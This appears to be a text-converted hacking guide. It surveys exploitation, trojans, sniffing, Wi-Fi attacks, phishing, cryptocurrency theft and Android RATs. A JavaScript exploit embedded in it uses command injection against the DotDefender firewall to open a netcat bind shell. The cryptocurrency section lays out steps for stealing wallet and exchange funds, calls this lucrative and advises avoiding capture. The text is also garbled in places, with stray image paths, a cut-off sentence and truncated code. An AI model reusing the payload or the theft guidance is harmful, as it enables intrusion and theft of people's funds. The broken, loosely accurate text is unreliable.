Vulnerabilities are weaknesses in a system that can be exploited by attackers to gain unauthorized access or cause a system to crash. Scanning and exploiting these vulnerabilities is a process that involves identifying, analyzing, and exploiting security weaknesses in order to gain access to sensitive data or systems. In this article, we will discuss the steps involved in scanning and exploiting vulnerabilities, the types of vulnerabilities that can be targeted, and the tools and techniques used in the process.

The first step in scanning and exploiting vulnerabilities is identifying potential targets. This can be done by scanning the network for open ports, analyzing system configuration files, and conducting reconnaissance activities. Once potential targets are identified, they can be analyzed to determine the type of vulnerability that exists. Common types of vulnerabilities include software flaws, missing patches, weak passwords, inadequate authentication, and misconfigured services.

Once the type of vulnerability is identified, the next step is to exploit it. This can be done using a variety of tools and techniques. Common tools used for exploiting vulnerabilities include port scanners, vulnerability scanners, exploit frameworks, and automated exploitation tools. Some of these tools can be used to launch automated attacks, while others require manual intervention.

Once the vulnerability has been successfully exploited, the attacker can gain access to the system or data, depending on the type of vulnerability that was exploited. In some cases, the attacker may be able to gain full access to the system and its data. In other cases, the attacker may be able to gain limited access, such as the ability to read or modify files.

Exploiting vulnerabilities can have serious consequences for an organization. The attacker may be able to gain access to sensitive data, disrupt operations, or cause the system to crash. To protect against these threats, organizations should implement a security policy that includes regular vulnerability scans and appropriate security measures to prevent exploitation.

Scanning and exploiting vulnerabilities is a complex and time-consuming process. It requires knowledge of the types of vulnerabilities that exist, the tools and techniques used to exploit them, and the steps needed to secure a system. While scanning and exploiting vulnerabilities can be a tedious and difficult process, it is essential for organizations to do so in order to protect their networks and data.

## *Writing custom exploits*

### *Techniques for Crafting an Exploit*

When writing custom exploits, there are a few techniques that can be used. The first step is to identify the vulnerability that is being exploited. This can be done through manual analysis or through the use of automated tools. Once the vulnerability is identified, the exploit can be crafted by modifying existing code, writing new code, or a combination of both.

When modifying existing code, the exploit developer must be sure to make the necessary changes to make the exploit work for the specific target. This includes understanding the target system and the vulnerability being exploited.

When writing new code, the exploit developer must have a thorough understanding of the target system, the vulnerability being exploited, and the language the exploit is being written in. The code must be written in a way that is reliable and efficient in order to maximize the effectiveness of the exploit.

### *Tools for Writing Custom Exploits*

There are a number of tools available to assist in writing custom exploits. These tools can be used to help identify vulnerabilities and craft exploits. Some of the most popular tools include:

**Metasploit** – Metasploit is a popular open source exploitation framework that contains a large number of exploits and tools for developing custom exploits.

**Core Impact Pro** – Core Impact Pro is a commercial penetration testing software that contains a variety of tools for developing custom exploits.

**IDA Pro** – IDA Pro is a disassembler, decompiler, and debugger that can be used to reverse engineer code and develop custom exploits.

**Immunity Debugger** – Immunity Debugger is a debugger that can be used to identify and debug vulnerabilities in software.



## ***Creating Backdoors and Trojans***

Creating backdoors and trojans is a form of malicious software, or malware, that is used to gain unauthorized access to a computer system, network, or software application for the purpose of malicious activities. Backdoors and trojans are commonly used by attackers to gain access to sensitive data, steal sensitive information, spread other malicious software, or even control the infected computer remotely. They can also be used to create an entry point for other attackers, who can then take advantage of the existing backdoors or trojan horses to gain access to the system. In this paper, we will discuss the different types of backdoors and trojans, how they are created, and how they can be used to gain access to and control a system.

### ***Types of Backdoors and Trojans***

Backdoors and Trojans come in many forms and can be used for different purposes. They can be programmed to be undetected, can be hidden behind a legitimate program, or can be installed manually. Some of the most common types of backdoors and Trojans include:

- 1) Remote Access: Backdoors and Trojans can be used to give an attacker remote access to a system, allowing them to execute commands, modify system settings, and even take control of the system remotely.
- 2) Data Theft: Backdoors and Trojans can be used to steal sensitive data or confidential information from a system, such as passwords, credit card numbers, or other sensitive information.
- 3) Malware Distribution: Backdoors and Trojans can be used to spread other malicious software on a system, giving the attacker access to the system and allowing them to spread their malicious software to other computers or networks.



## ***Network Sniffing and Spoofing***

Network sniffing and spoofing are two of the most common and dangerous cyber-attacks employed by hackers and malicious actors. Network sniffing is a technique used by hackers to intercept data packets on a network, while spoofing is a type of attack that involves a hacker disguising their identity or location. Both of these techniques are used in a variety of malicious attacks, such as stealing data, spreading malware, and even launching denial of service attacks. This article will discuss the definition, history, and purpose of network sniffing and spoofing, as well as the different methods used to perform such attacks. Additionally, the article will provide an overview of the security measures that can be taken to mitigate these types of attacks.

Network sniffing is a type of cyber-attack that involves a hacker intercepting data packets on a network. This is achieved by using specialized software or hardware devices to capture the network traffic and analyze it for sensitive information. The captured data can then be used for malicious purposes, such as stealing passwords or financial information, or even launching a denial of service attack.

Spoofing is a type of cyber-attack that involves a hacker disguising their identity or location in order to gain access to a system. This is accomplished by either manipulating the packet header information or by using a technique called IP address spoofing. IP address spoofing involves the hacker using a forged IP address to gain access to a system.

### ***Purpose of Network Sniffing and Spoofing***

Network sniffing and spoofing are used by hackers and malicious actors for a variety of purposes. The most common purpose is to gain access to sensitive data, such as passwords, credit card numbers, or other confidential information. Additionally, attackers can use network sniffing and spoofing to spread malware, launch denial of service attacks, or even manipulate network traffic.

### ***Methods of Network Sniffing and Spoofing***

Network sniffing is typically performed using a packet sniffer, which is a piece of software or hardware that is used to capture network traffic and analyze it for sensitive information. Additionally, attackers can use a technique called ARP spoofing to manipulate the traffic on a network. ARP spoofing involves an attacker sending out forged ARP messages in order to redirect network traffic to their own computer.

Spoofing attacks can be performed in a variety of ways. The most common method is IP address spoofing, which involves the attacker using a forged IP address to gain access to a system. Additionally, attackers can use a technique called Domain Name System (DNS) spoofing to redirect users to malicious websites.

### ***Security Measures to Mitigate Network Sniffing and Spoofing***

There are a number of security measures that can be taken to mitigate network sniffing and spoofing attacks. The first measure is to use encryption whenever possible, as this will make it much more difficult for an attacker to intercept and analyze the data packets. Additionally, it is important to use a firewall to block incoming and outgoing traffic from untrusted sources. Additionally, it is important to use a Virtual Private Network (VPN) to encrypt all network traffic, as this will make it much more difficult for an attacker to intercept and analyze the data packets.

## ***Wireless Hacking and Security***

Wireless technology has become an integral part of modern life, allowing people to stay connected while on the go. Its convenience and portability have made it a popular choice for businesses, homes and even public spaces. Unfortunately, this has also made it an attractive target for malicious actors. Wireless hacking and security is a growing concern as hackers continually find new ways to exploit vulnerabilities in wireless networks. This paper will look at the different types of wireless hacking, the security measures that can be used to protect against them and the implications for businesses and individuals.

### ***Types of Wireless Hacking***

Wireless hacking can take many forms and can be broadly categorized into three main types. The first is “passive” or “listening” attacks, which involve listening in on a wireless network to gain information. The second type of attack is “active” or “injection” attacks, which involve sending malicious packets to a network in order to gain access to it. The third type is “war driving”, which involves driving around looking for open wireless networks that can be accessed without authentication.



### ***Passive Attacks***

Passive attacks involve listening in on a wireless network in order to gain information. This can be done using tools such as packet sniffers, which are used to capture and analyze packets that are sent over a network. This kind of attack can be used to gain access to confidential information such as passwords, credit card numbers and other sensitive data.

### ***Active Attacks***

Active attacks involve sending malicious packets to a network in order to gain access. This can be done using tools such as a jammer, which is used to prevent legitimate users from accessing a network. It can also be done using a “man in the middle” attack, which involves inserting a malicious device between two legitimate users in order to intercept their communication.

### ***War Driving***

War driving involves driving around looking for open wireless networks that can be accessed without authentication. This type of attack is typically done in order to gain access to a network in order to steal confidential data or to launch other attacks.

### ***Security Measures***

There are several security measures that can be used to protect against wireless hacking. The first is to use encryption, which scrambles the data that is sent over a wireless network in order to make it unreadable to anyone who is not authorized to access it. Another measure is to use Virtual Private Networks (VPNs), which use encryption and tunneling protocols to create secure connections between two networks. Additionally, it is important to use strong passwords and to regularly change them in order to prevent unauthorized access.

### ***Implications***

Wireless hacking and security is a growing concern for businesses and individuals alike. It can lead to the loss of confidential data and can cause financial losses as a result. Additionally, it can lead to identity theft and other forms of digital fraud. As such, it is important for businesses and individuals to take the necessary steps to protect their networks from malicious actors.



# ***Social Engineering and Phishing***

## ***What is Social Engineering?***

Social engineering is a term used to refer to a series of techniques used by hackers to gain access to confidential information or resources. Social engineering is a type of deception, relying on psychological manipulation to persuade people to reveal confidential information or click on malicious links or attachments. Social engineering attacks commonly target employees of an organization, as they are often the weakest link in an organization's security.

Social engineering attacks often involve hackers impersonating a trusted source or authority figure, such as a company executive or customer service representative. The hacker will then attempt to persuade the employee to reveal confidential information or take an action, such as logging into a malicious website or downloading a malicious attachment.

Phishing is a type of cyber attack in which malicious actors attempt to acquire sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. It is one of the most common forms of cybercrime and occurs when attackers send fraudulent communications that appear to be from legitimate sources, such as banks, credit card companies, or social media sites. Attackers use various tools and techniques to carry out their phishing campaigns, including email, websites, and social networks. In this article, we will discuss the various phishing tools used by hackers and how to protect yourself from them.

### ***Types of Phishing Tools Used by Hackers***

Phishing tools are used by hackers to carry out phishing attacks. These tools can be used to create malicious websites and emails that appear to be from legitimate sources, such as banks or social media sites. They can also be used to collect personal information from unsuspecting victims. Here are some of the most common phishing tools used by hackers:

1. **Email Spoofing:** Email spoofing is a technique used to send emails that appear to be from legitimate sources. Attackers may use this method to send malicious emails that appear to be from a legitimate company or organization. These emails may contain malicious links or attachments that can be used to steal personal information or install malware on the victim's computer.
2. **Malicious Websites:** Attackers can create malicious websites that appear to be from legitimate sources. These websites may contain malicious code that can be used to steal personal information or install malware on the victim's computer.
3. **Malicious Software:** Attackers can also use malicious software, such as viruses, worms, and Trojans, to carry out phishing attacks. These malicious programs can be used to steal personal information, such as passwords, or to install other malicious software on the victim's computer.
4. **Social Engineering:** Social engineering is a technique used to manipulate people into revealing personal information or taking actions that can be used for malicious purposes. Attackers may use social engineering techniques to convince victims to reveal personal information, such as usernames and passwords, or to click on malicious links.
5. **Phishing Kits:** Phishing kits are pre-made phishing tools that allow attackers to quickly and easily create malicious websites and emails. These kits may contain code, graphics, and templates that can be used to create convincing phishing emails and websites.



# ***Cryptography and Encryption***

Cryptography and encryption are two terms that are often used interchangeably, although they have distinct meanings. Cryptography is the science of protecting information by transforming it into an unreadable form. Encryption is the process of transforming data in order to protect it from unauthorized access. Both cryptography and encryption are important components of computer security and can be used to protect data from being accessed by unauthorized parties.

## ***Types of Cryptography and Encryption***

Cryptography and encryption come in a variety of forms and can be used to protect data in many different ways. Symmetric-key cryptography is a system in which two parties share a secret key that is used to both encrypt and decrypt.



# ***Data Diddling***

Data diddling is the unauthorized alteration of data. It can involve changing numerical values in a spreadsheet, modifying the code of a computer program, or even altering the data in a database. In some cases, the data could be deleted or inserted into the system. Data diddling can be done either manually or with the use of computer software.

Data diddling can be used to commit a variety of fraudulent activities, such as financial fraud, identity theft, or intellectual property theft. In some cases, data diddling can be used to cover up the evidence of a crime. It can also be used to manipulate results in scientific studies or election polls.

## ***Causes of Data Diddling***

Data diddling can occur for a variety of reasons. In some cases, it may be done for personal gain, such as to boost a company's stock prices or to increase the value of an asset. In other cases, it may be done out of spite or revenge, such as to sabotage a rival company.

Data diddling can also occur due to negligence or lack of security measures. For example, if an organization does not have effective data security, a malicious actor could easily gain access to the system and modify the data. Additionally, if an organization does not have adequate controls in place to detect and prevent data diddling, a malicious actor could modify the data without being detected.

### ***Types of Data Diddling***

Data diddling can take many forms, depending on the type of data and the method used to tamper with it. Some common types of data diddling include:

- Manipulating numerical values: This involves changing numerical values in a spreadsheet or database. For example, a company's financial records could be altered to make it appear that the company is more profitable than it actually is.
- Modifying code: This involves altering the code of a computer program or application. For example, a malicious actor could modify the code of an online banking application to allow them to access the account without authorization.
- Deleting data: This involves deleting data from a system. For example, a malicious actor could delete financial records to hide evidence of a fraudulent transaction.
- Inserting data: This involves inserting false data into a system. For example, a malicious actor could insert false information into a customer database to gain access to an account.



## ***Cryptocurrency Hacking***

Cryptocurrency hacking is a type of cybercrime in which hackers gain access to digital wallets and steal the funds stored within them. The hackers may also manipulate the markets by manipulating prices or manipulating the blockchain. This can lead to financial losses for individuals, companies, and even countries. In addition, some hackers use the stolen funds to fund other criminal activities.



There are many different types of cryptocurrency hacking, each with its own unique set of risks and rewards. Some of the more common types of cryptocurrency hacking include:

1. Phishing: Phishing is a type of scam in which hackers send out malicious emails or messages to unsuspecting victims. The emails or messages contain malicious links or attachments that, when clicked, allow the hacker to gain access to the victim's wallet.

2. Social Engineering: Social engineering is a type of psychological attack in which the hacker manipulates the victim into revealing sensitive information or passwords. This type of attack is often used to gain access to wallets or exchange accounts.

3. Malware: Malware is malicious software that is designed to steal data or interfere with a computer's operations. Malware can be used to gain access to wallets or exchanges, or to manipulate the blockchain.

4. Exploiting Vulnerabilities: Exploiting vulnerabilities is a type of attack in which the hacker takes advantage of weaknesses in a system's software or hardware. This type of attack is often used to steal funds or manipulate the blockchain.

In order to hack cryptocurrencies with Kali Linux, users will need to first have a basic understanding of the different types of cryptocurrencies and the wallets associated with them. Once a user has grasped the basics, they can begin to look for weaknesses in the system and attempt to exploit them.


The first step in hacking a cryptocurrency is to identify the wallet associated with it. This can be done by researching the currency, looking for the wallet associated with it, and then using a tool such as Metasploit to gain access to the wallet. Once the wallet is breached, the hacker can then move on to the next step in the process.

The next step is to gain access to the private keys associated with the wallet. This can be done by using a tool such as John the Ripper or Hashcat to crack the encryption associated with the private keys. Once the private keys are obtained, the hacker can then use them to access the wallet and transfer any funds stored within it.

Cryptocurrency exchanges are also a prime target for hackers. Exchanges store the private keys of users and can easily be breached if the proper security measures are not in place. In order to hack an exchange, a hacker will first need to gain access to the server hosting the exchange. This can be done by using a tool such as Nmap to scan the server for vulnerabilities and then using a tool such as Metasploit to exploit any weaknesses found.

Once the server has been breached, the hacker can then attempt to gain access to the exchange's private keys. This can be done by using a tool such as John the Ripper or Hashcat to crack the encryption associated with the private keys. Once the private keys are obtained, the hacker can then use them to access the exchange's wallet and transfer any funds stored within it.

Hacking cryptocurrencies with Kali Linux can be a very lucrative endeavor. However, it is important to remember that it is illegal and can carry serious consequences if caught. Therefore, it is important to be aware of the risks and to take all necessary steps to protect yourself from being caught. With the right tools and knowledge, it is possible to successfully hack cryptocurrencies with Kali Linux.



## *Mobile phone Hacking*

Cell phones have become an integral part of our lives, with most of us owning and using them on a daily basis. Unfortunately, with the rise of cell phone usage and the growth of technology, mobile phones are now at risk of being hacked. By using a Remote Access Trojan (RAT), hackers can gain access to a mobile phone's data, allowing them to obtain personal and confidential information. This paper will discuss the various methods of hacking mobile phones using RATs, and will explore how to protect against such attacks.

Before discussing how to hack mobile phones using RATs, it is important to understand the different types of mobile phones. Smartphones are the most common type of mobile phone, and many of them run on the Android or iOS operating system. Smartphones are highly susceptible to being hacked because they are constantly connected to the internet. Additionally, many of them have a variety of applications installed that can be exploited by hackers. Feature phones, on the other hand, are less susceptible to being hacked because they are not as connected to the internet. Most feature phones can only make calls and send texts, meaning that hackers cannot easily gain access to the data stored on them.

### ***Remote Access Trojan (RAT)***

A Remote Access Trojan (RAT) is a type of malware that allows a hacker to gain access to a computer or mobile device without the user's knowledge. RATs can be installed on a device through a variety of methods, such as downloading malicious software, visiting a malicious website, or opening an infected email attachment. Once installed, the RAT will give the hacker remote access to the device and its data. The hacker can then access confidential information, steal passwords, and even control the device.

### ***Hacking Mobile Phones Using Rats***

Hackers can use RATs to gain access to a mobile phone and its data. The most common way of doing this is by sending a malicious link to the target device. When the user clicks on the link, they will unknowingly download and install the RAT. Once installed, the RAT will grant the hacker access to the device and its data. The hacker can then access confidential information, steal passwords, and even control the device.

In addition to sending malicious links, hackers can also use social engineering tactics to gain access to a mobile phone. This involves using deception or manipulation to trick the user into downloading a malicious application or visiting a malicious website. Once the malicious application or website is installed, the hacker can gain access to the device and its data.

### ***Protecting Against RATs***

There are several steps that can be taken to protect against RATs. The first is to use a secure password on all devices, which should be changed regularly. Additionally, users should be wary of downloading applications from unknown sources and should only download from reputable app stores. It is also important to be aware of phishing emails and links, as these can be used by hackers to gain access to a device. Finally, users should be sure to keep their devices up to date with the latest security patches and updates.

### ***Tools and Techniques Used to Create an Android RATS***

Creating an Android rat requires a fair amount of knowledge and skill. There are several tools and techniques used to create and deploy an Android rat, such as the following:

- **Reverse Engineering:** Reverse engineering is a technique used to analyze a given program and understand how it works. It can be used to understand the code of an Android rat and modify it to create a more sophisticated version.
- **Packaging and Repackaging:** Packaging and repackaging is a technique used to bundle an Android rat with legitimate applications, making it difficult to detect.

- **FUD (Fully UnDetectable):** FUD is a technique used to make malware undetectable. It involves obfuscating the code of the Android rat, making it difficult to detect.
- **Coding:** Coding is the process of writing code to create an Android rat. It requires knowledge of programming languages such as Java, C++, and Python.
- **Deployment:** Deployment is the process of delivering the Android rat to the target device. It can be done via malicious apps, malicious links, phishing emails, or other methods.



# ***Malware Analysis and Reverse Engineering***

Malware Analysis and Reverse Engineering Malware analysis and reverse engineering is a process of researching and analyzing malicious software (malware) to identify its functions, capabilities, and intent. It is a critical part of the process of protecting computer systems from malicious attacks and ensuring their security. Malware analysis and reverse engineering involves the examination of the code, structure, and behavior of the malicious software to determine its purpose, capabilities, and attack vectors. It is a specialized form of software engineering and requires a deep understanding of the inner workings of malicious software and the underlying operating system.

Malware analysis and reverse engineering are important in order to understand the threat posed by a particular piece of malware. By understanding the malware, it is possible to determine if it has the capability to cause harm, as well as how it works and how it may be mitigated. Malware analysis and reverse engineering can also provide important insight into the motivations of the attacker and their capability, which can be used to develop countermeasures and defensive strategies.

he process of malware analysis and reverse engineering typically begins with the acquisition of the malicious software. This is usually done by obtaining a copy of a malicious file, such as an executable, or by using a network intrusion detection system (NIDS) to detect malicious activity. Once the malicious software is acquired, it is then analyzed to determine its purpose and capabilities. This involves examining the code, structure, and behavior of the malware to identify any malicious functionality and determine its attack vectors.

The next step in malware analysis and reverse engineering is to understand the malware's capabilities. This involves the identification of the malicious functionality, as well as the capabilities of the malware. This is done by analyzing the code and behavior of the malware to determine how it works and what it can do. This step also involves understanding the attack vectors used by the malware and the techniques and methods used to evade detection.

The last step in malware analysis and reverse engineering is to develop countermeasures and defensive strategies. This involves the identification of the vulnerabilities and weaknesses of the malware, as well as the development of defensive techniques and strategies to mitigate the threat posed by the malicious software. This can involve the development of antivirus software, the use of firewalls and intrusion detection systems, and the deployment of other security measures.

Malware analysis and reverse engineering are essential for protecting computer systems from malicious attacks and ensuring their security. The process involves the acquisition, analysis, and understanding of the malicious software, as well as the development of countermeasures and defensive strategies to mitigate the threat posed by the malicious software. It is a specialized form of software engineering and requires a deep understanding of the inner workings of malicious software and the underlying operating system.



```

16
17 //This is the first stage of the attack. What this stage does is creates an AJAX POST request to the index.cgi page with the parameters to delete a server
    from the list. This is where John Dos's vulnerability comes into to play. Since we are executing this script using AJAX and we can send the proper POST
    parameters to the index page, there is no need to bypass the HTTP Basic Auth that is used, since this will all be running as the administrator of
    DotDefender. This example opens a netcat listener on port 4444 (which when tested on Ubuntu Server 9.10, has the -e option available). The only thing
    that must be changed is the site.com name to correspond to the site that is being protected by DotDefender.
18
19 var http = new XMLHttpRequest();
20 var url = "../index.cgi";
21 var params = "sitename=site.com&deletesitename=site.com;nc -lvp 4444 -e /bin/bash;action=deletesite&linenum=14";
22 http.open("POST",url,true);
23 http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
24 http.setRequestHeader("Content-length", params.length);
25 http.setRequestHeader("Connection","close");
26
27 http.onreadystatechange = function() {
28     if(http.readyState == 4 && http.status == 200) {
29         alert(http.responseText);
30     }
31 }
32 http.send(params);
33
34
35 //This is the second stage of the attack. DotDefender required the administrator to "Refresh the Settings" of the Web Application Firewall after a site
    has been deleted.
36
37 var http2 = new XMLHttpRequest();
38 var params2 = "action=reload&oursite=sservgroups=ssubmit=Refresh_Settings";
39 http2.open("POST",url,true);
40 http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
41 http2.setRequestHeader("Content-length", params2.length);
42 http2.setRequestHeader("Connection","close");
43
44 http2.onreadystatechange = function() {
45     if(http2.readyState == 4 && http2.status == 200) {
46         alert(http2.responseText);

```

# Exploiting Web Applications

Exploiting web applications can be defined as an attack vector that targets web applications, allowing malicious actors to gain access to confidential data, system resources, and user accounts. The aim of these attacks is to take advantage of vulnerabilities in a web application, such as insecure coding practices, weak authentication mechanisms, and misconfigured security settings. By exploiting the vulnerabilities of web applications, attackers can gain access to sensitive data, deface webpages, and even launch denial of service (DOS) attacks.

Exploiting web applications is a growing problem, as web applications are becoming increasingly complex, and many organizations are failing to secure them properly. According to the Verizon Data Breach Investigations Report, web applications were the top attack vector for data breaches in 2020. Furthermore, the number of web application vulnerabilities discovered in 2020 was more than double the number discovered in 2019.

## Types of Web Application Exploitation

Web application exploitation can take many forms, and attackers may use a variety of techniques to achieve their malicious goals. Common types of web application exploitation include:

- **SQL Injection:** SQL injection is a type of attack whereby malicious actors inject malicious code into a web application to gain access to sensitive data, such as customer information.
- **Cross-Site Scripting (XSS):** XSS is a type of attack in which malicious actors inject malicious code into a web application to gain access to user accounts.
- **Cross-Site Request Forgery (CSRF):** CSRF is a type of attack in which malicious actors exploit web application vulnerabilities to manipulate user actions and gain access to sensitive data or system resources.

- **Remote File Inclusion (RFI):** RFI is a type of attack in which malicious actors inject malicious code into a web application to gain access to remote files on the system.
- **Denial-of-Service (DoS) Attacks:** DoS attacks are a type of attack in which malicious actors exploit web application vulnerabilities to cause the web application to become unavailable.
- **Phishing:** Phishing is a type of attack in which malicious actors use social engineering techniques to lure unsuspecting users into providing confidential information.
- **Buffer Overflow:** Buffer overflow is a type of attack in which malicious actors exploit web application vulnerabilities to take control of a system or gain access to confidential data.

## *Exploitation Techniques*

Once a malicious actor has identified a vulnerability in a web application, they will often use a variety of techniques to exploit the vulnerability. Common exploitation techniques include:


- **Exploiting Unpatched Vulnerabilities:** Unpatched vulnerabilities are security flaws in web applications that have not been addressed by the developer. These vulnerabilities can be exploited by malicious actors to gain access to sensitive data or system resources.
- **Exploiting Misconfigured Security Settings:** Misconfigured security settings are settings that are not configured properly, allowing malicious actors to gain access to sensitive data or system resources.
- **Exploiting Weak Authentication Mechanisms:** Weak authentication mechanisms are authentication mechanisms that are not secure, allowing malicious actors to gain access to u
- **Exploiting Insecure Coding Practices:** Insecure coding practices are coding practices that are not secure, allowing malicious actors to gain access to sensitive data or system resources.
- **Exploiting Security Flaws in Third-Party Applications:** Third-party applications are applications that are integrated with a web application, and they often contain security flaws that can be exploited by malicious actors.

## ***Protecting Web Applications from Exploitation***

Organizations can take several steps to protect their web applications from exploitation. These steps include:

- **Patching Vulnerabilities:** Organizations should regularly patch any vulnerabilities that are discovered in their web applications.
- **Configuring Security Settings:** Organizations should configure their web application security settings properly to prevent malicious actors from gaining access to sensitive data or system resources.
- **Implementing Strong Authentication:** Organizations should implement strong authentication mechanisms to prevent malicious actors from gaining access to user accounts.

- **Utilizing Secure Coding Practices:** Organizations should ensure that their developers are utilizing secure coding practices to prevent malicious actors from exploiting any vulnerabilities in their web applications.
- **Performing Regular Security Audits:** Organizations should perform regular security audits to identify any potential vulnerabilities in their web applications.



# *WIFI hacking*

WiFi hacking tools are programs, software, and applications used to break into and access a wireless local area network (WLAN), also known as a Wi-Fi network. WiFi hacking tools are used by hackers and security professionals to gain access to networks they do not have permission to access, or to uncover potential vulnerabilities of the network. These tools can be used to carry out a variety of tasks, from causing a denial-of-service (DoS) attack, to eavesdropping on traffic, to cracking encrypted passwords. In this article, we will discuss the different types of WiFi hacking tools, how they work, and the potential risks associated with them.

## *Types of WiFi Hacking Tools*

There are a number of different types of WiFi hacking tools available to hackers and security professionals. The most common type of tool is a packet sniffer. Packet sniffers are used to capture and analyze packets sent across a network. They can be used to monitor traffic, detect anomalies, and uncover potential vulnerabilities. Other types of WiFi hacking tools include Wireless Access Point (WAP) scanners, which are used to detect and map out the physical location of any WAPs in range. Additionally, they can be used to determine the type of encryption used and the strength of the signal.

Another type of WiFi hacking tool is a wireless cracking tool. These tools are used to crack the encryption on a wireless network and gain access to the data being sent across it. These tools can be effective in gaining access to networks that are using weak encryption techniques. Additionally, some tools can be used to perform a man-in-the-middle attack, which allows a hacker to intercept and modify data being sent across the network.

Finally, there are also a variety of network mapping tools used in wireless hacking. These tools are used to map out a network, identify devices connected to it, and detect potential vulnerabilities. Additionally, they can be used to identify open ports and services running on the network.



## ***How WiFi Hacking Tools Work***

WiFi hacking tools work by exploiting weaknesses in the security of the wireless network. These tools can be used to identify open ports, scan for vulnerabilities, and gain unauthorized access to the network. Additionally, they can be used to intercept data being sent across the network, modify it, or even launch a denial-of-service attack.

The most common type of WiFi hacking tool is a packet sniffer. Packet sniffers are used to capture and analyze packets sent across the network. They can be used to detect anomalies, monitor traffic, and uncover potential vulnerabilities. Additionally, they can be used to monitor the activity of users on the network and identify potential intruders.

Other types of WiFi hacking tools include wireless cracking tools, which are used to crack the encryption on a wireless network and gain access to the data being sent across it. Additionally, they can be used to perform a man-in-the-middle attack, which allows a hacker to intercept and modify data being sent across the network.

Finally, network mapping tools are used to map out a network and identify devices connected to it. Additionally, they can be used to identify open ports and services running on the network, as well as detect potential vulnerabilities.

## ***Potential Risks***

The use of WiFi hacking tools can lead to a number of potential risks. For example, if a hacker is able to gain access to a network, they can potentially steal sensitive information such as passwords, credit card numbers, or other personal data. Additionally, they can launch a denial-of-service attack, which can disrupt the operations of a network and cause significant damage.

